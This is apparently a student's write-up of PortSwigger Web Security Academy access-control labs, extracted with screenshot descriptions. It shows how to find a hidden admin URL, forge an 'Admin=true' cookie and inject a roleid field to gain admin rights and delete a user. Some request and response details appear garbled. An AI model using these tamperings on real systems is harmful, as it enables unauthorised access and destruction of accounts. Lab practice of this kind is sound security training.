10 Sec-Ch-Ha: Notia,Brand;r="8", "Chromium";v="138", "Google Chrome";v="138"		
11 Sec-Ch-Ua-Mobile: <not set>		
12 Sec-Ch-Ua-Platform: "Windows"		
13 Referer: https://portswigger.net/		
14 Accept-Encoding: gzip, deflate, br		
15 Accept-Language: en-US,en;q=0.9,ar;q=0.8		
16 Connection: keep-alive		
17		

Response

Pretty	Raw	Hex	Render
1 <div theme="ecommerce">			
2 <section class="mainContainer">			
3 <div class="content">			
4 <header class="notification-header">			
5 <section class="top-links">			
6 Home<p></p></div>			
7 <script>			
8 var isadmin = false;			
9 if (isadmin) {			
10 var topLinksTag = document.getElementsByClassName('top-links')[0];			
11 adminPanelTag = document.createElement('a');			
12 adminPanelTag.setAttribute('href', '/admin/labHeader');			
13 adminPanelTag.innerHTML = 'Admin panel';			
14 topLinksTag.appendChild(adminPanelTag);			
15 var pTag = document.createElement('p');			
16 pTag.innerHTML = 'Welcome to my account!';			
17 pTag.appendChild(pTag);			
18 topLinksTag.appendChild(pTag);			
19 </script>			
20 My			
21 account<p></p></div>			
22 </section>			
23 </header>			
24 <header class="notification-header">			
25 </header>			

Inspector


Selected text: /admin/labHeader

Request attributes: 2

Request headers: 19

Response headers: 4

I then intercepted the application's responses using Burp Suite and examined the HTML source code. I searched for the keyword admin and found an href attribute containing the full URL to the administrator panel.



The screenshot shows a Microsoft Edge browser window. The title bar says "Unprotected admin functionality with unpredictable URL". The address bar shows the URL "0ad7003803bc0eee81be8517003b00a8.web-security-academy.net/admin-hb9oh2". The main content area has a header "WebSecurity Academy" with a red shield icon. Below it, a green button says "LAB Not solved". A link "Back to lab description >>" is also present. The page content is titled "Users" and lists two entries: "wiener - Delete" and "carlos - Delete". At the bottom of the page, there is a delete button for the "carlos" entry. The status bar at the bottom of the screen shows various system icons and information: a search bar, taskbar icons, battery level (26%), network connection, and a timestamp (1:44 AM, 8/7/2025).

I navigated to that URL, which displayed the list of users, including wiener and carlos. I clicked the delete button for the carlos account, and the operation succeeded without requiring admin privileges

Lab 3: User role controlled by request parameter

I went to the login page and used the provided credentials:

Username: wiener

Password: peter

I then intercepted the GET request in Burp Suite and sent it to the Repeater.

Inside the Repeater tab, I noticed the request included a cookie:

Admin=false

manually changed the cookie to:

Admin=true

Then I clicked Send. The response returned the admin panel successfully, but it only appeared in the raw response render in Burp Suite, not in the browser directly.

User role controlled by request parameter

WebSecurity Academy

My Account

Your username is: wiener

Email

Update email

Home | My account | Log out

LAB Not solved

Application

Name Value D. P. E. S. H. S. S. P. C. P.

Admin false 0.. / S. 1.. ✓ ✓ M.

session aVlyCeIoD7... 0.. / S. 3.. ✓ ✓ N. M.

Storage

Local storage

Session storage

Extension storage

IndexedDB

Cookies

https://bad0d0ce50...

Private state tokens

Interest groups

Shared storage

Cache storage

Storage buckets

Background services

Back/forward cache

Background fetch

Background sync

Bounce tracking mitigation

Notifications

Payment handler

Periodic background tasks

Speculative loads

Push messaging

Reporting API

Cookie Value Show URL-decoded

false

Cookie Value Show URL-decoded

false

At that point, I opened Chrome DevTools → Inspect → navigated to the Application tab → then to Cookies.

User role controlled by request parameter

WebSecurity Academy

My Account

Your username is: wiener

Email

Update email

Home | Admin panel | My account | Log out

LAB Not solved

After refreshing the page in the browser, the admin panel loaded fully, confirming that the application relies on a forgeable client-side cookie for admin access.

User role controlled by request parameter

Back to lab description >


Home | Admin panel | My account

Users

wiener - Delete
carlos - Delete

Inside the admin panel, I found a form to delete a user. I entered carlos and submitted the request. After that, I received confirmation that the user was deleted

Lab 4: User role can be modified in user profile



First, I opened the lab and logged in using the provided credentials:

Username: wiener

Password: peter

Congratulations, you solved the lab!

User role can be modified in user profile

My Account

Your username is: wiener

Your email is: basbosacat@gmail.com

Email

Update email

After logging in, I was redirected to the My Account page. From there, I noticed there was an option to update the email address, so I decided to intercept the update request using Burp Suite.

The screenshot shows the Burp Suite Community Edition interface. The Repeater tab is active, displaying a modified POST request to change an email address. The request body contains a JSON object with 'email' set to 'shalbycat@gmail.com' and 'roleid' set to '2'. The response shows a 302 Found status with a Location header pointing back to the account page. The Inspector panel on the right shows the request attributes, query parameters, cookies, headers, and response headers.

```

Request:
POST /my-account/change-email HTTP/2
Host: 0a8700b30328d293803c53cb004e00b5.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Content-Length: 53
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/120.0.0.0 Safari/127.36
Sec-Ch-Ua: "Not(A)Brand";v="8", "Chromium";v="130", "Google Chrome";v="130"
Content-Type: text/plain;charset=UTF-8
Sec-Ch-Ua-Mobile: cors
Sec-Fetch-Dest: empty
Referer: https://0a8700b30328d293803c53cb004e00b5.web-security-academy.net
Accept: 
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9,ar;q=0.8
Priority: u-1, l
20 {
    "email": "shalbycat@gmail.com",
    "roleid": 2
}

```

```

Response:
HTTP/2 302 Found
Location: /my-account
Content-Type: application/json; charset=utf-8
X-Firefox-Options: SAMEORIGIN
Content-Length: 123
123
{
    "username": "wiener",
    "email": "shalbycat@gmail.com",
    "spike": "wCZPWhbDmMoEInfrzALOphRtPzmqU",
    "roleid": 1
}

```

In Burp, I modified my email and clicked the update button. I intercepted the POST request and sent it to the Repeater tab. While inspecting the request and response in Repeater, I noticed that the server's response included some JSON data that showed my roleid was set to "roleid": 1

This screenshot shows the same Burp Suite session after modifying the request body to set 'roleid' to 1. The response now includes a JSON object with 'roleid' set to 1, indicating the update was successful. The Inspector panel shows the updated response headers and body.

```

Request:
POST /my-account/change-email HTTP/2
Host: 0a8700b30328d293803c53cb004e00b5.web-security-academy.net
Cookie: session=62c4d4d4d4d4d4d4d4d4d4d4d4d4d4d4
Content-Length: 51
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/120.0.0.0 Safari/127.36
Sec-Ch-Ua: "Not(A)Brand";v="8", "Chromium";v="130", "Google Chrome";v="130"
Content-Type: text/plain;charset=UTF-8
Sec-Ch-Ua-Mobile: 70
Accept: 
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9,ar;q=0.8
Priority: u-1, l
20 {
    "email": "shalbycat@gmail.com",
    "roleid": 1
}

```

```

Response:
HTTP/2 302 Found
Location: /my-account
Content-Type: application/json; charset=utf-8
X-Firefox-Options: SAMEORIGIN
Content-Length: 123
123
{
    "username": "wiener",
    "email": "shalbycat@gmail.com",
    "spike": "wCZPWhbDmMoEInfrzALOphRtPzmqU",
    "roleid": 1
}

```

So I decided to try changing it. I modified the request body in Burp Repeater and added:

```
"email": "shalbycat@gmail.com",
"roleid": 2
}
```

The screenshot shows a browser window with the URL `0a8700b30328d293803c53cb004e00b5.web-security-academy.net/my-account`. The page title is "User role can be modified in user profile". It displays the following account details:

- Your username is: wiener
- Your email is: shalbycat@gmail.com

Below this is a form with a text input field labeled "Email" containing "shalbycat@gmail.com" and a green "Update email" button.

which confirmed that the change was accepted — now my account had an admin panel. Next, I went in the browser, and this time it loaded the admin panel, meaning the privilege escalation worked.

The screenshot shows a browser window with the URL `0a8700b30328d293803c53cb004e00b5.web-security-academy.net/admin`. The page title is "User role can be modified in user profile". It displays the following account details:

- wiener - Delete
- carlos - Delete

Below this is a heading "Users".

Inside the admin panel, I found a form to delete a user. I entered carlos and submitted the request. After that, I received confirmation that the user was deleted